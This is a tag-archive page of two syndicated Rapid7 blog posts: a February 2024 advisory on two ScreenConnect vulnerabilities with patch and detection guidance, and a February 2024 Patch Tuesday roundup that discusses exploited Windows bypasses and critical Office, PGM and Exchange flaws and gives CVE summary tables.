Tag Archives: Vulnerability management

High-Risk Vulnerabilities in ConnectWise ScreenConnect

Post Syndicated from Rapid7 original https://blog.rapid7.com/2024/02/20/etr-high-risk-vulnerabilities-in-connectwise-screenconnect/

High-Risk Vulnerabilities in ConnectWise ScreenConnect

On February 19, 2024 ConnectWise disclosed two vulnerabilities in their ScreenConnect remote access software. Both vulnerabilities affect ScreenConnect 23.9.7 and earlier. While neither vulnerability has a CVE assigned as of February 20, the two issues mentioned in ConnectWise’s advisory are:

  • An authentication bypass using an alternate path or channel (CVSS 10)
  • A path traversal issue (CVSS 8.4)

ScreenConnect is popular remote access software used by many organizations globally; it has also been abused by adversaries in the past. There appear to be some 7,500+ instances of ScreenConnect exposed to the public internet. The vulnerabilities are not known to be exploited in the wild as of February 20.

Security news media and security vendors are raising strong alarms about the ScreenConnect vulnerabilities, largely because of the potential for attackers to exploit vulnerable ScreenConnect instances to then push ransomware to downstream clients. This may be a particular concern for managed service providers (MSPs) or managed security services providers (MSSPs) who use ScreenConnect to remotely manage client environments.

Mitigation guidance

All versions of ConnectWise ScreenConnect before 23.9.8 are vulnerable to these (CVE-less) issues. Customers who have on-premise ScreenConnect instances in their environments should apply the 23.9.8 update immediately, per ConnectWise’s guidance.

Rapid7 customers

Our engineering team is researching new vulnerability checks for these issues. We hope to release vulnerability checks for InsightVM and Nexpose customers in tomorrow’s (February 21) content release. We will update this blog with further information and ETAs as our investigation continues.

InsightIDR and Managed Detection and Response customers have existing detection coverage through Rapid7’s expansive library of detection rules. Rapid7 recommends installing the Insight Agent on all applicable hosts to ensure visibility into suspicious processes and proper detection coverage. Below is a non-exhaustive list of detections that are deployed and will alert on post-exploitation behavior related to these vulnerabilities:

  • Attacker Technique – Remote Access Via ScreenConnect
  • Attacker Technique – Command Execution Via ScreenConnect
  • Suspicious Process – ScreenConnect with RunRole Argument

Patch Tuesday – February 2024

Post Syndicated from Adam Barnett original https://blog.rapid7.com/2024/02/13/patch-tuesday-february-2024/

Patch Tuesday - February 2024

Microsoft is addressing 73 vulnerabilities this February 2024 Patch Tuesday, including two zero-day/exploited-in-the-wild vulnerabilities, both of which are already included on the CISA KEV list. Today also brings patches for two critical remote code execution (RCE) vulnerabilities, and a critical elevation of privilege vulnerability in Exchange. Six browser vulnerabilities were published separately this month, and are not included in the total.

Windows SmartScreen: exploited-in-the-wild critical security bypass

CVE-2024-21351 describes a security feature bypass vulnerability in Windows SmartScreen. Microsoft has already seen evidence of exploitation in the wild. Successful exploitation requires that the attacker convince the user to open a malicious file. Successful exploitation bypasses the SmartScreen user experience and potentially allows code injection into SmartScreen to achieve remote code execution. Of interest: other critical SmartScreen bypass vulnerabilities from the past couple of years (e.g. CVE-2023-36025 from November 2023) have not included language describing code injection into SmartScreen itself, focusing instead on the security feature bypass only. Microsoft’s own researchers reported both CVE-2024-21351 and CVE-2023-36025.

Internet Shortcut files: exploited-in-the-wild security bypass

If further evidence were ever needed that clicking Internet Shortcut files from unknown sources is typically a bad idea, CVE-2024-21412 provides it. An attacker who convinces a user to open a malicious Internet Shortcut file can bypass the typical dialog which warns that “files from the internet can potentially harm your computer”. Microsoft notes that it has seen exploitation in the wild, although the requirement for user interaction helps keep the severity rating below critical, both for CVSS and Microsoft’s proprietary ranking system.

Microsoft Office: critical RCE

Microsoft Office typically shields users from a variety of attacks by opening files with Mark of the Web in Protected View, which means Office will render the document without fetching potentially malicious external resources. CVE-2024-21413 is a critical RCE vulnerability in Office which allows an attacker to cause a file to open in editing mode as though the user had agreed to trust the file. The Outlook Preview Pane is listed as an attack vector, and no user interaction is required. Microsoft assesses this vulnerability as a critical CVSSv3 base score of 9.8, as well as critical under their own proprietary severity ranking scale. Administrators responsible for Office 2016 installations who apply patches outside of Microsoft Update should note that the advisory lists no fewer than five separate patches which must be installed to achieve remediation of CVE-2024-21413; individual update KB articles further note that partially-patched Office installations will be blocked from starting until the correct combination of patches has been installed.

Windows PGM: critical RCE

Microsoft is patching CVE-2024-21357, a flaw in Windows Pragmatic General Multicast (PGM).  Although the CVSSv3 base score is a relatively mild 7.5 thanks to the high attack complexity and the same-subnet limitation of the attack, Microsoft rates this vulnerability as critical under its own proprietary severity scale. A discrepancy between the two severity ranking systems is always worth noting. A further clue that Microsoft considers this vulnerability particularly serious:  patches are available for Windows Server 2008, which is now completely end of life. The advisory is light on detail when it comes to exploitation methods; other recent critical RCE vulnerabilities in Windows PGM have involved Microsoft Message Queuing Service.

Exchange: critical elevation of privilege

Exchange admins may have enjoyed a rare two-month break from patching, but this month sees the publication of CVE-2024-21410, a critical elevation of privilege vulnerability in Exchange. Microsoft explains that an attacker could use NTLM credentials previously acquired via another means to act as the victim on the Exchange server using an NTLM relay attack. One possible avenue for that credential acquisition: an NTLM credential-leaking vulnerability in Outlook such as CVE-2023-36761, which Rapid7 wrote about back in September 2023. Compounding the concern for defenders: Exchange 2016 is listed as affected, but no patch is yet listed on the CVE-2024-21410 advisory. Exchange 2019 patches are available for CU13 and the newly minted CU14 series. According to Microsoft, Exchange installations where Extended Protection for Authentication (EPA) is already enabled are protected, although Microsoft strongly recommends installing the latest Cumulative Update. Further resources are provided on the advisory, including Microsoft’s generic guidance on mitigating Pass the Hash-style attacks, as well as Microsoft’s Exchange Server Health Checker script, which includes an overview of EPA status. The Exchange 2019 CU14 update series enables EPA by default.

Lifecycle update

There are no significant end-of-lifecycle changes for Microsoft products this month.

Summary Charts

Patch Tuesday - February 2024

A big month for fans of Windows Data Access Components vulnerabilities.
Patch Tuesday - February 2024

RCE patches dominate yet again.
Patch Tuesday - February 2024

Most of those WDAC patches are for ESU Windows versions only.

Summary Tables

Azure vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-21401 Microsoft Entra Jira Single-Sign-On Plugin Elevation of Privilege Vulnerability No No 9.8
CVE-2024-21364 Microsoft Azure Site Recovery Elevation of Privilege Vulnerability No No 9.3
CVE-2024-21376 Microsoft Azure Kubernetes Service Confidential Container Remote Code Execution Vulnerability No No 9
CVE-2024-21403 Microsoft Azure Kubernetes Service Confidential Container Elevation of Privilege Vulnerability No No 9
CVE-2024-21329 Azure Connected Machine Agent Elevation of Privilege Vulnerability No No 7.3
CVE-2024-21381 Microsoft Azure Active Directory B2C Spoofing Vulnerability No No 6.8
CVE-2024-20679 Azure Stack Hub Spoofing Vulnerability No No 6.5
CVE-2024-21397 Microsoft Azure File Sync Elevation of Privilege Vulnerability No No 5.3

Azure Developer Tools vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-20667 Azure DevOps Server Remote Code Execution Vulnerability No No 7.5

Browser vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-21399 Microsoft Edge (Chromium-based) Remote Code Execution Vulnerability No No 8.3
CVE-2024-1284 Chromium: CVE-2024-1284 Use after free in Mojo No No N/A
CVE-2024-1283 Chromium: CVE-2024-1283 Heap buffer overflow in Skia No No N/A
CVE-2024-1077 Chromium: CVE-2024-1077 Use after free in Network No No N/A
CVE-2024-1060 Chromium: CVE-2024-1060 Use after free in Canvas No No N/A
CVE-2024-1059 Chromium: CVE-2024-1059 Use after free in WebRTC No No N/A

Developer Tools vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-21386 .NET Denial of Service Vulnerability No No 7.5
CVE-2024-21404 .NET Denial of Service Vulnerability No No 7.5

ESU Windows vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-21372 Windows OLE Remote Code Execution Vulnerability No No 8.8
CVE-2024-21350 Microsoft WDAC OLE DB provider for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-21352 Microsoft WDAC OLE DB provider for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-21358 Microsoft WDAC OLE DB provider for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-21360 Microsoft WDAC OLE DB provider for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-21361 Microsoft WDAC OLE DB provider for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-21366 Microsoft WDAC OLE DB provider for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-21369 Microsoft WDAC OLE DB provider for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-21375 Microsoft WDAC OLE DB provider for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-21420 Microsoft WDAC OLE DB provider for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-21359 Microsoft WDAC OLE DB provider for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-21365 Microsoft WDAC OLE DB provider for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-21367 Microsoft WDAC OLE DB provider for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-21368 Microsoft WDAC OLE DB provider for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-21370 Microsoft WDAC OLE DB provider for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-21391 Microsoft WDAC OLE DB provider for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-21349 Microsoft ActiveX Data Objects Remote Code Execution Vulnerability No No 8.8
CVE-2024-21363 Microsoft Message Queuing (MSMQ) Remote Code Execution Vulnerability No No 7.8
CVE-2024-21354 Microsoft Message Queuing (MSMQ) Elevation of Privilege Vulnerability No No 7.8
CVE-2024-21406 Windows Printing Service Spoofing Vulnerability No No 7.5
CVE-2024-21357 Windows Pragmatic General Multicast (PGM) Remote Code Execution Vulnerability No No 7.5
CVE-2024-21347 Microsoft ODBC Driver Remote Code Execution Vulnerability No No 7.5
CVE-2024-21348 Internet Connection Sharing (ICS) Denial of Service Vulnerability No No 7.5
CVE-2024-21377 Windows DNS Information Disclosure Vulnerability No No 7.1
CVE-2024-21371 Windows Kernel Elevation of Privilege Vulnerability No No 7
CVE-2024-21355 Microsoft Message Queuing (MSMQ) Elevation of Privilege Vulnerability No No 7
CVE-2024-21405 Microsoft Message Queuing (MSMQ) Elevation of Privilege Vulnerability No No 7
CVE-2024-21356 Windows Lightweight Directory Access Protocol (LDAP) Denial of Service Vulnerability No No 6.5
CVE-2024-21343 Windows Network Address Translation (NAT) Denial of Service Vulnerability No No 5.9
CVE-2024-21344 Windows Network Address Translation (NAT) Denial of Service Vulnerability No No 5.9
CVE-2024-21340 Windows Kernel Information Disclosure Vulnerability No No 4.6
CVE-2023-50387 MITRE: CVE-2023-50387 DNSSEC verification complexity can be exploited to exhaust CPU resources and stall DNS resolvers No No N/A

Exchange Server vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-21410 Microsoft Exchange Server Elevation of Privilege Vulnerability No No 9.8

Microsoft Dynamics vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-21395 Microsoft Dynamics 365 (on-premises) Cross-site Scripting Vulnerability No No 8.2
CVE-2024-21380 Microsoft Dynamics Business Central/NAV Information Disclosure Vulnerability No No 8
CVE-2024-21327 Microsoft Dynamics 365 Customer Engagement Cross-Site Scripting Vulnerability No No 7.6
